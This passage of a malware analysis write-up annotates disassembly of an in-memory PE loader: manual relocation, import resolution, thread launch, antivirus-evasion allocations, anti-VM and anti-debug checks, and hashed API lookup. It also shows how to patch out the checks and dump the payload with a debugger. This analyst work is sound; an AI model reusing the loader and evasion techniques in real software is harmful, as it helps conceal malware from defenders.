6. Add 8 to block pointer to move to first entry, store in current_entry
7. Set loop counter to zero
8. Jump to reloc_inner_cond

Apply Relocations: Inner Loop Condition Check

```
reloc_inner_cond:
mov     eax, [rbp+10h+j]
cmp     eax, [rbp+10h+block_entries]
jl      short reloc_inner_body
mov     rax, [rbp+10h+reloc_block_ptr]
mov     eax, [rax+4]
mov     eax, eax
add     [rbp+10h+reloc_block_ptr], rax
```

The inner loop iterates over the relocation entries for the current block. It compares the loop counter to the number of entries for the current block and jumps to the loop body while it is less. If the loop counter j is not less than block_entries, the current block pointer is loaded, and the size field is added to it, so that it points to the next block. There is no jump because the next code segment is reloc_outer_cond.

Apply Relocations: Inner Loop Body

```
reloc_inner_body:
mov     rax, [rbp+10h+current_entry]
movzx   eax, word ptr [rax]
movzx   eax, ax
and     eax, 0F000h
test    eax, eax
jz      short reloc_iterate
mov     rax, [rbp+10h+reloc_block_ptr]
mov     eax, [rax]
mov     edx, eax
mov     rax, [rbp+10h+current_entry]
movzx   eax, word ptr [rax]
movzx   eax, ax
and     eax, 0FFFh
add     rdx, rax
mov     rax, [rbp+10h+lpAddress]
add     rax, rdx
mov     [rbp+10h+fixup_addr], rax
mov     rax, [rbp+10h+fixup_addr]
mov     rdx, [rax]
mov     rax, [rbp+10h+delta]
add     rdx, rax
mov     rax, [rbp+10h+fixup_addr]
mov     [rax], rdx
```

Each individual relocation entry is processed in this loop for each block of entries. The entries are each 16 bits, with 4 bits for the type of relocation, and 12 bits for the offset within the 4kb page. Zero extending the entry into ax and calculating ax AND 0xF000 will isolate the type field. The type can be zero to pad the table. If the type is zero no adjustment is needed, jump to the iterate segment.

In any other case, the current block address is loaded, and the lower 32 bits of data (RVA) is stored in edx. The current entry is loaded and zero extended into ax, and ANDed with 0x0FFF to isolate the offset field. The offset is added to the RVA in rdx, and then rdx is added to the image base address lpAddress, and stored in fixup_addr. This is a pointer to an address that needs to be adjusted. The address that fixup_addr points to is loaded, delta is added to it, and the adjusted address is written back to the address that fixup_addr points to. Simplified steps:

1. Load and zero-extend the entry, AND with 0xF000 to isolate the entry field
2. Jump to iterate segment if type is zero
3. Load the block RVA
4. Load and zero-extend the entry, AND with 0x0FFF to isolate the offset field, and add to block RVA
5. Add the base address lpAddresss to the absolute address, store in fixup_addr
6. Load the address that fixup_addr points to, and add delta to get the adjusted address
7. Write back adjusted address at the address that fixup_addr points to
8. Continue to iterate

Apply Relocations: Iterate

The iterate segment increments j by one, and increments the current entry pointer by two, since entries are 16 bits / 2 bytes each, and continues to reloc_inner_cond segment.

Process IAT

After relocations are processed, or if relocations weren't needed, imports are processed. Functions that are imported from external DLLs need a reference address, which will be in the Import Address Table (IAT) for the DLL that the function is from. Initially, the IATs contains placeholder entries that point to Import Name Table (INT) entries. INT entries are the names of functions being imported from the DLL. Each DLL used by the PE will have its own INT and IAT.

The Import Directory Table (IDT) contains import descriptor entries that contain three important fields: OriginalFirstThunk, FirstThunk, and Name. OriginalFirstThunk is a pointer to the INT for the specified DLL, FirstThunk is a pointer to the IAT for the specified DLL, and Name is a pointer to the DLL name.

To resolve the function addresses, the DLL must first be loaded into the process's address space. This can be done using LoadLibraryA(). Once the DLL is loaded, GetProcAddress() can be called with a module handle and a function name from the INT, and it will return the function address.

```
iat_setup:

mov     rax, [rbp+10h+pe_header]

mov     eax, [rax+94h]

test    eax, eax

jz      thread_setup

mov     rax, [rbp+10h+pe_header]

mov     eax, [rax+90h]

mov     edx, eax

mov     rax, [rbp+10h+lpAddress]

add     rax, rdx

mov     [rbp+10h+current_imp_descriptor], rax

jmp     iat_outer_cond
```

Initially, the data offset +0x94 from the PE header is loaded, which is the import directory size field. If there are no imports that need to be processed, the import directory size will be zero and a jump is taken to the thread setup. Otherwise, the data offset +0x90 from the PE header is loaded and added to the image base address. The field being loaded is the import directory RVA, so when added to the base will point to the first import descriptor. A jump is then taken to the outer loop condition check.

Process Imports: Outer Loop Condition Check

```
iat_outer_cond:

mov     rax, [rbp+10h+current_imp_descriptor]

mov     eax, [rax+0Ch]

test    eax, eax

jnz     iat_outer_body
```

The condition is checking that there is another import descriptor to process. The data offset +0x0C from the current import descriptor is loaded, which is the Name field. The Name field contains the RVA to the DLL name. Jump to the outer body while the current import descriptor contains a non-zero name field. If there is no import descriptor left, continue to thread_setup.

Process Imports: Outer Loop Body

```
iat_outer_body:

mov     rax, [rbp+10h+current_imp_descriptor]

mov     eax, [rax+0Ch]

mov     edx, eax

mov     rax, [rbp+10h+lpAddress]

add     rax, rdx

mov     [rbp+10h+lpLibFileName], rax

mov     rax, [rbp+10h+lpLibFileName]

mov     rcx, rax        ; lpLibFileName

mov     rax, cs:__imp_LoadLibraryA

call    rax ; __imp_LoadLibraryA

mov     [rbp+10h+hModule], rax

mov     rax, [rbp+10h+current_imp_descriptor]

mov     eax, [rax+10h]

mov     edx, eax

mov     rax, [rbp+10h+lpAddress]

add     rax, rdx

mov     [rbp+10h+first_thunk_entry], rax

jmp     short iat_inner_cond
```

This loop starts by loading the current import descriptor address, and loading the Name field. The name field is added to lpAddress to get the actual address to the DLL name and stored in lpLibFileName. lpLibFileName is loaded to rcx and LoadLibraryA() is called. LoadLibraryA() returns a module handle to the DLL. The return is stored in hModule. The data offset +0x10 from the current import descriptor is loaded and added to the image base address. +0x10 is the FirstThunk field, the RVA to the IAT for the DLL. The RVA is added to the image base for the actual address of the FirstThunk array (IAT), and stored in first_thunk_entry. A jump is then taken to the inner loop condition check.

iat_outer_body:

1. Load address of current import descriptor
2. Load data offset +0xC from current_imp_descriptor, Name field, and store in rdx
3. Add rdx to image base address, lpAddress, and store in lpLibFileName, this is address of the DLL name
4. Load lpLibFileName and move to rcx
5. Load the address of function LoadLibraryA, and call, with lpLibFileName
6. The return from LoadLibraryA (handle to the DLL) is stored in local variable hModule

After the module is loaded:

1. Load current import descriptor address
2. Load the lower 32 bits of data offset +0x10, FirstThunk RVA field, and store in edx
3. Load base address lpAddress
4. Add FirstThunk RVA to image base address to get the actual address of the FirstThunk array, and store the address in first_thunk_addr
5. Jump to iat_inner_cond

Process Imports: Inner Loop Condition Check

```
iat_inner_cond:

mov     rax, [rbp+10h+first_thunk_entry]

mov     rax, [rax]

test    rax, rax

jnz     short iat_inner_body

add     [rbp+10h+current_imp_descriptor], 14h
```

The inner loop is iterating over the FirstThunk array. Loading first_thunk_entry, deferencing, and testing it checks that there is still an entry to process. A jump is taken to the inner loop body while there are still entries. If it is zero, the end of the array has been reached and the next import descriptor should be processed. When that is the case, 0x14 is added to current_imp_descriptor so that it points to the next import descriptor, and flow continues to iat_outer_cond.

Process Imports: Inner Loop Body

```
iat_inner_body:

mov     rax, [rbp+10h+first_thunk_entry]

mov     rdx, [rax]

mov     rax, [rbp+10h+lpAddress]

add     rax, rdx

mov     [rbp+10h+fn_temp], rax

mov     rax, [rbp+10h+fn_temp]

lea     rdx, [rax+2]    ; lpProcName

mov     rax, [rbp+10h+hModule]

mov     rcx, rax        ; hModule

mov     rax, cs:__imp_GetProcAddress
```

```
call    rax ; __imp_GetProcAddress
mov     [rbp+10h+fn_addr], rax
mov     rdx, [rbp+10h+fn_addr]
mov     rax, [rbp+10h+first_thunk_entry]
mov     [rax], rdx
add     [rbp+10h+first_thunk_entry], 8
```

The loop starts by dereferencing first_thunk_entry, adding it to lpAddress, and storing in fn_temp. fn_temp contains the address of a _IMAGE_IMPORT_BY_NAME structure for the function being resolved. This structure contains a Hint field before the Name field. The structure address is loaded and 0x2 is added to the address, to point to the Name field of the structure, and the new address is stored in rdx. The DLL handle retrieved earlier hModule is loaded to rcx and GetProcAddress() is called. GetProcAddress() returns an address to a function when given a module handle and an address to a function name. The return is stored in fn_addr. The FirstThunk array is loaded, and the resolved function address is written to the entry. 8 is added to first_thunk_entry to move to the next entry, and flow continues to the inner loop condition check. Simplified steps:

1. Load first_thunk_addr, dereference, add to lpAddress, and store in fn_temp
2. Load fn_temp, and add 0x02 to get address pointing to function name
3. Load DLL handle
4. Call GetProcAddress(), store returned function address in fn_addr
5. Write resolved address back to current FirstThunk entry
6. Add 8 to move to next FirstThunk entry
7. Continue to inner loop condition check

In short, this is how the imports are resolved:

1. Get address to import directory table, if the size is non-zero
2. Iterate through the import directory table, and for each import descriptor entry:
    1. Load DLL specified by the import descriptor using LoadLibraryA()
    2. Iterate through each import descriptor's FirstThunk array, and for each entry:
        1. Resolve function address for each FirstThunk entry, using GetProcAddress()
        2. Update FirstThunk entries with the resolved address

Thread Setup

After imports are processed or if the IDT was empty, thread_setup is the next segment. By this point, all of the PE sections are in the memory buffer, with the imports and relocations processed.

```
thread_setup:
mov     rax, [rbp+10h+pe_header]
mov     eax, [rax+28h]
mov     edx, eax
mov     rax, [rbp+10h+lpAddress]
add     rax, rdx
mov     [rbp+10h+lpStartAddress], rax
mov     rax, [rbp+10h+lpStartAddress]
```

```
mov     [rsp+0F0h+lpThreadId], 0 ; lpThreadId
mov     [rsp+0F0h+dwCreationFlags], 0 ; dwCreationFlags
mov     r9d, 0          ; lpParameter
mov     r8, rax         ; lpStartAddress
mov     edx, 0          ; dwStackSize
mov     ecx, 0          ; lpThreadAttributes
mov     rax, cs:__imp_CreateThread
call    rax ; __imp_CreateThread
mov     [rbp+10h+hHandle], rax
mov     rax, [rbp+10h+hHandle]
mov     edx, 0FFFFFFFFh ; dwMilliseconds
mov     rcx, rax        ; hHandle
mov     rax, cs:__imp_WaitForSingleObject
call    rax ; __imp_WaitForSingleObject
mov     rax, [rbp+10h+hHandle]
mov     rcx, rax        ; hObject
mov     rax, cs:__imp_CloseHandle
call    rax ; __imp_CloseHandle
mov     rax, [rbp+10h+lpAddress]
mov     r8d, 8000h      ; dwFreeType
mov     edx, 0          ; dwSize
mov     rcx, rax        ; lpAddress
mov     rax, cs:__imp_VirtualFree
call    rax ; __imp_VirtualFree
```

This segment handles the thread operations for executing the PE. First, the AddressOfEntryPoint field, offset +0x28 from the PE header is loaded into rdx, and is added to the image base address. The result is saved to lpStartAddress. CreateThread() is called with lpStartAddress in the r8 register and all other parameters zero, and the return is stored in hHandle. The call creates a thread to execute the PE, and the return is a handle to the thread. WaitForSingleObject() is then called so that the main thread waits for the new thread to finish execution before continuing. CloseHandle() is called with hHandle to close the new thread handle, and VirtualFree() is called with the memory buffer to free the memory region that contains the PE.


WaitForSingleObject, CloseHandle, VirtualFree are all called after the thread finishes execution. The specifics surrounding these calls are not as important as by this point it is clear that the code is executing a PE in memory and should be considered malicious.

Going through the assembly made it very straightforward what this program does, but it was still able to remain undetected by 39/40 antivirus engines.


Dumping v0 data

It could be easier to determine that this program is malicious using a debugger after statically analyzing decrypt(). Rather than analyzing execute() to see how v0 is used, v0 can be dumped and analyzed directly.

In x64dbg, run the program to the OptionalHeader.AddressOfEntryPoint breakpoint. Set a breakpoint anywhere after Decrypt() returns. In this case it was set after the address passed to execute() in rcx is stored and moved back to rcx from rax. Right click -> follow in dump -> rax or rcx. Highlight the quad word address stored at that address, right click -> follow in any dump. This will go to that memory address. That address points to the beginning of the v0 data array. The DOS and PE header can identified here by their e_magic fields, MZ and PE\0\0.



The address range of the PE can be calculated by finding the e_lfanew field, going to the PE header, finding the SizeOfImage field in the optional header, adding it to the base address, and dumping the address range to a .bin file. Or more simply, from the memory map view, finding the address that contains the PE header address, right click -> dump to memory file. This will dump the entire memory region to a .bin file which can be scanned. Here is the scan result:



This is sufficient in determining that the PE is more than likely malicious, without analyzing the entire control flow.

Analysis Using –rand Option

Using the rand flag does not change anything outside of main. It adds a random number generating function, generates two random numbers, and allocates memory on the heap before calling execute().

```
call    _Z7getRandv     ; getRand(void)
mov     [rbp+10h+rand1], eax
call    _Z7getRandv     ; getRand(void)
```

```
mov     [rbp+10h+rand2], eax
mov     [rbp+10h+Block], 0
mov     eax, [rbp+10h+rand1]
cdqe
mov     rcx, rax        ; Size
call    malloc
mov     [rbp+10h+Block], rax
cmp     [rbp+10h+Block], 0
```

GetRand() is called twice and the returns are moved to rand1 and rand2. The actual functionality of getRand() is not significant since it can be seen that the return is just being used for a malloc() call. Local variable Block is initialized to zero, and then set to the return of malloc, and compared with zero. It should be a non-zero value if the memory was properly allocated.

```
mov     eax, [rbp+10h+rand1]
movsxd  rdx, eax
mov     rax, [rbp+10h+Block]
mov     r8, rdx         ; Size
mov     edx, 0          ; Val
mov     rcx, rax        ; void *
call    memset
mov     rax, [rbp+10h+Block]
mov     rcx, rax        ; Block
call    free
```

The following segment sets up arguments for a memset() call, to populate the memory region that was allocated. The number returned from getRand() is used as the size argument, immediate value zero is used for val, and the memory region address in Block is used. After the region set to zeros, the memory is freed. The malloc(), memset(), and free() steps happen once more before decrypt() and execute() are called.

This is still relatively simple. The reason it is able to bypass AV scans is because many do not have the resources for the memory allocations. If they do not allocate properly, the program handles it and continues to exit code. No decryption or PE loading happens if both of the blocks are not allocated, populated, and freed.

Bypassing anti-sanbox checks

The payload can be inspected using the same steps as before with x64dbg, in a virtual environment even with the anti-VM and anti-debugger checks in place. There are multiple ways to do this but the most straightforward is to find where the exit branch is being taken, and patch the conditional jump. In this case, there is a conditional jump that jumps to the success branch if no VM is detected and continues to the exit code otherwise. This jump can be patched so that it always takes the jump to the success branch.

```
loc_14000246A:                          ; CODE
                                        ; anti\
                movzx   eax, [rbp+is_vm]
                cmp     eax, 1
                jnz     short loc_14000247D
                mov     ecx, 0          ; Code
                call    exit
; ---------------------------------------------

loc_14000247D:                          ; CODE
                nop
                add     rsp, 30h
                pop     rbp
                retn
_Z6antiVmv      endp
```

Is_vm is the variable set by the three checks, IsVmwareVM(), IsHyperV(), and IsVboxVM(). The jump is a short jump, meaning that it is a four byte instruction: two bytes for the opcode, and two for the jump offset. An unconditional short jump is the same length and format as a jnz short, so no nops will be needed. The 0x75 at the address of the jnz should be patched to a 0xEB, the jmp short opcode.

```
loc_14000246A:                          ; CODE
                                        ; anti
                movzx   eax, [rbp+is_vm]
                cmp     eax, 1
                jmp     short loc_14000247D
; ---------------------------------------------
                mov     ecx, 0          ; Code
                call    exit
; ---------------------------------------------

loc_14000247D:                          ; CODE
                nop
                add     rsp, 30h
                pop     rbp
                retn
_Z6antiVmv      endp
```

The debugger check has the same logic, jump to return code if no debugger is present, otherwise continue to exit code. The highlighted jz should be patched to an unconditional short jump, the same as the jnz in the vm check code.

```
_Z6antiDbv      proc near               ; CODE XREF: ma
                                        ; DATA XREF: .p
                push    rbp
                mov     rbp, rsp
                sub     rsp, 20h
                mov     rax, cs:__imp_IsDebuggerPresent
                call    rax ; __imp_IsDebuggerPresent
                test    eax, eax
                setnz   al
                test    al, al
                jz      short loc_1400024A8
                mov     ecx, 0          ; Code
                call    exit
; ---------------------------------------------------

loc_1400024A8:                          ; CODE XREF: an
                nop
                add     rsp, 20h
                pop     rbp
                retn
_Z6antiDbv      endp
```

```
_Z6antiDbv      proc near               ; CODE XREF: mai
                                        ; DATA XREF: .pc
                push    rbp
                mov     rbp, rsp
                sub     rsp, 20h
                mov     rax, cs:__imp_IsDebuggerPresent
                call    rax ; __imp_IsDebuggerPresent
                test    eax, eax
                setnz   al
                test    al, al
                jmp     short loc_1400024A8
; ---------------------------------------------------
                mov     ecx, 0          ; Code
                call    exit
; ---------------------------------------------------

loc_1400024A8:                          ; CODE XREF: ant
                nop
                add     rsp, 20h
                pop     rbp
                retn
_Z6antiDbv      endp
```

Dynamic API call resolution

The --dyn flag adds in a call before decrypt() and execute(), that iterates through every function in kernel32.dll, hashes the name, and checks if the hash matches the current entry of an array of function name hash values. If it matches, the address field is written to the current entry of the addr array, and the address is assigned to the corresponding function pointer. In execute(), the function pointers are loaded and called, so without conveniently named function pointers like in this case, it is unclear what exactly is being called. For example, the function pointer type for LoadLibraryA is defined as LoadLibraryA_t LLA = HMODULE (WINAPI *)(LPCSTR lpLibFileName), and this is how it is called in execute():

```
mov     rdx, cs:LLA

mov     rax, [rbp+10h+var_80]

mov     rcx, rax
```

```
call    rdx ; LLA
```

The reference to the pointers can be followed from either execute() or resolveAddress().

```
public VA
VA              dq ?                        ; DATA XREF: resolveAddress(void)+80↑w
; execute(std::vector<uchar,std::allocator<uchar>> const&)+42↑r
public VF
VF              dq ?                        ; DATA XREF: resolveAddress(void)+8E↑w
; execute(std::vector<uchar,std::allocator<uchar>> const&)+35A↑r
public LLA
LLA             dq ?                        ; DATA XREF: resolveAddress(void)+9C↑w
; execute(std::vector<uchar,std::allocator<uchar>> const&)+24E↑r
public CT
CT              dq ?                        ; DATA XREF: resolveAddress(void)+AA↑w
; execute(std::vector<uchar,std::allocator<uchar>> const&)+2F3↑r
public WFO
WFO             dq ?                        ; DATA XREF: resolveAddress(void)+B8↑w
; execute(std::vector<uchar,std::allocator<uchar>> const&)+32E↑r
qword_1401D0070 dq ?                        ; DATA XREF: resolveAddress(void)+C6↑w
; execute(std::vector<uchar,std::allocator<uchar>> const&)+347↑r
public addr
addr            dq ?                        ; DATA XREF: resolveAddress(void)+64↑o
; resolveAddress(void)+79↑r
qword_1401D0088 dq ?                        ; DATA XREF: resolveAddress(void)+87↑r
qword_1401D0090 dq ?                        ; DATA XREF: resolveAddress(void)+95↑r
qword_1401D0098 dq ?                        ; DATA XREF: resolveAddress(void)+A3↑r
qword_1401D00A0 dq ?                        ; DATA XREF: resolveAddress(void)+B1↑r
qword_1401D00A8 dq ?                        ; DATA XREF: resolveAddress(void)+BF↑r
```

These are the six function pointers and the address array in the .bss section. The function pointer for CloseHandle() (CH) is named qword_1401D0070 because CH is the name of a register. The data cross references indicate where the pointers are read from (execute()) and written to (resolveAddress()). The segment for addr indicates that it contains six double quadword elements. The data cross references indicate that there is some offset operation and read operations for addr in resolveAddress().

ResolveAddress()

The resolveAddress() function first initializes local variables with the function name hash values and then loops over each one. They are stored contiguously from fn1 to fn1+23, which is why they're referenced by fn1+counter*4.

```
body:
mov     eax, [rbp+counter]
cdqe
mov     eax, [rbp+rax*4+fn1]
mov     ecx, eax        ; unsigned int
call    _Z24getFunctionAddressByHashm ; getFunctionAddressByHash(ulong)
mov     edx, [rbp+counter]
movsxd  rdx, edx
lea     rcx, ds:0[rdx*8]
lea     rdx, addr
mov     [rcx+rdx], rax
add     [rbp+counter], 1


cond:
cmp     [rbp+counter], 5
jle     short body
```


This loop is populating the addr array. Since the function pointers are double quadwords, the write location in addr is indexed by counter*8. After the loop, each element of addr is assigned explicitly to the corresponding function pointer.

```
mov     rax, cs:addr                ; addr[0]
mov     cs:VA, rax
mov     rax, cs:qword_1401D0088     ; addr[1]
mov     cs:VF, rax
mov     rax, cs:qword_1401D0090     ; addr[2]
mov     cs:LLA, rax
mov     rax, cs:qword_1401D0098     ; addr[3]
mov     cs:CT, rax
mov     rax, cs:qword_1401D00A0     ; addr[4]
mov     cs:WFO, rax
mov     rax, cs:qword_1401D00A8     ; addr[5]
mov     cs:pCH, rax
```

Dumping addr[]

Since the hash algorithm, DLL name, and pre-hashed functions are available in the code, it is possible through static analysis and some calculations to figure out what the function pointers point to. However, it is not practical because in real cases the hashing algorithm would be much more complex and would not be easily reversible from the assembly. Additionally, the DLL(s) that functions are being resolved from dynamically could be calculated at runtime or intentionally obfuscated.

There is a much easier and less tedious method using dynamic analysis tools. No work needs to be done finding the module that the functions are being resolved from here since kernel32.dll is referenced explicitly in getFunctionAddressByHash(). A breakpoint needs to be set in a debugger after the addr array is populated, to dump the array contents. The breakpoint can be set at the nop before resolveAddress() returns. This is offset +0x335 from the OptionalHeader.AddressOfEntryPoint.



Since x64dbg recognizes the data being loaded as function pointers, it updated the labels accordingly. To confirm, right click the label -> follow in dump. Right click the address at the memory location of the label -> follow in dump. Hovering over the bytes will show the jump to the system code that handles the API call, which confirms that the label is a function pointer.